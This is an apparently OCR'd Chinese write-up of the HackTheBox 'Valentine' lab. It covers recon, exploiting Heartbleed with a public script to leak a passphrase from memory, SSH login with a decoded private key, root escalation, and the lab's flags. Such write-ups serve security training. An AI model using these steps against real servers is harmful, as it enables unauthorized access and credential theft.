
Valentine(完成)


```
└──# nmap -sCV 10.10.10.79
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-07 09:31 PDT
Nmap scan report for 10.10.10.79
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
|_ssl-date: 2024-04-07T16:31:39+00:00; 0s from scanner time.
| ssl-cert: Subject:
commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/country
Name=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.05 seconds
```

```
└──# whatweb https://10.10.10.79/ -a 3
https://10.10.10.79/ [200 OK] Apache[2.2.22], Country[RESERVED][ZZ], HTTPServer[Ubuntu
Linux][Apache/2.2.22 (Ubuntu)], IP[10.10.10.79], PHP[5.3.10-1ubuntu3.26], X-Powered-
By[PHP/5.3.10-1ubuntu3.26]
```

找到3組目錄,
有兩組加減密(bash64)
一組有ascii文件



另一組像是提示




ASCII執行解碼：

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL01F0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/MyOOMwx+aI6
0EIOSbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
```

```
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8z1as6fcmhM8A+8P
OXBKNe6117hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMS15Hq9OD5HJ8G0R6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0Ucy1Km6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUn191ESCiD4Z+uC
O16jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELb1Ua6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvn1POSwSpWy9Wp6y8XX8+F40rx15
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFg1A4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ871Madds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtg0Mxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPy1B1jNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz3411bzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1W02wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Ms1f+9xK+TXEL3icmIOBRdPyw6e/J1Q1VR1mShFpI8eb/8VsTyJSe+b853zuV2qL
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxy1CC/wUyUX1MJ50Nw6JNVMM8LeCii3OEW
101n9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awR1XH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----
```


因文件名稱是hype_key，猜測ssh帳號：hype進行測試(失敗)

看起來需要passphrase，但不知道是啥玩意



username:hype

從新port掃描 + 漏洞，發現443有漏洞



```
└─# searchsploit Heartbleed
 Exploit Title                                                                                      |  Path
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Versions) | multiple/remote/32764.py
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)                                 | multiple/remote/32791.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Support)                  | multiple/remote/32998.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure                                    | multiple/remote/32745.py
Shellcodes: No Results
 Paper Title                                                                                        |  Path
HeartBleed Attack - Paper                                                                           | docs/english/49313-heartbleed-at
```

執行後，發現有base64位元資料

```
Kali Linux 2023
root@kali: ~/HTB/Valentine
檔案 動作 編輯 檢視 幫助
root@kali: ~ ×   root@kali: ~/HTB/Valentine ×   root@kali: ~ ×
└─# python2 32764.py 10.10.10.79 443
Trying SSL 3.0...
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0300, length = 94
 ... received message: type = 22, ver = 0300, length = 885
 ... received message: type = 22, ver = 0300, length = 331
 ... received message: type = 22, ver = 0300, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0300, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 00 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E  ....#.......0.0.
  00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F  1/decode.php..Co
  00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C  ntent-Type: appl
  0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F  ication/x-www-fo
  0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43  rm-urlencoded..C
  0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34  ontent-Length: 4
  0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63  2....$text=aGVhc
  0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64  nRibGVlZGJlbGlld
  0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D FF  mV0aGVoeXBlCg==.
  0160: 01 D6 99 52 B2 B8 DA 79 3E 6A D6 F5 7A 9F 59 43  ...R...y>j..z.YC
  0170: 09 CF 1C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C  ................
  0180: 00 02 01 01 00 33 00 26 00 24 00 1D 00 20 5F C0  .....3.&.$... _.
  0190: 62 95 AA 06 CC 0C 8B 13 84 C8 09 69 AF 23 91 F7  b..........i.#..
  01a0: A5 9E 57 38 1E 6B 87 B2 55 C5 46 F8 F8 25 00 15  ..W8.k..U.F..%..
```

解碼後

```
┌──(root㉿kali)-[~/HTB/Valentine]
└─# cat psswd
aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==

┌──(root㉿kali)-[~/HTB/Valentine]
└─# cat psswd | base64 --decode
heartbleedbelievethehype
```

passwd:heartbleedbelievethehype <=可能是passphrase

直接解密ssh登入失敗。。。

發現新版ssh不支援弱加密算法，後面要加

`-o PubkeyAcceptedKeyTypes=+ssh-rsa`


```
┌──(root㉿kali)-[~/HTB/Valentine]
└─# ssh hype@10.10.10.79 -i hash -o PubkeyAcceptedKeyTypes=+ssh-rsa
Enter passphrase for key 'hash':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$ id
uid=1000(hype) gid=1000(hype) groups=1000(hype),24(cdrom),30(dip),46(plugdev),124(sambashare)
hype@Valentine:~$ whoami
hype
hype@Valentine:~$ uname -a
Linux Valentine 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux
hype@Valentine:~$ cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
hype:x:1000:1000:Hemorrhage,,,:/home/hype:/bin/bash
```

---

user flag

```
hype@Valentine:~$ cat user.txt
ebc28fc77cae99a9c1db8f06990bad5c
hype@Valentine:~$
```

查看有執行到-s，且為root



執行後變成root權限

```
root@Valentine:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Valentine:/tmp# whoami
root
root@Valentine:/tmp#
```

root flag

```
root@Valentine:~# cat root.txt
0d72a429a4a9dc949f00ec079fa66a61
```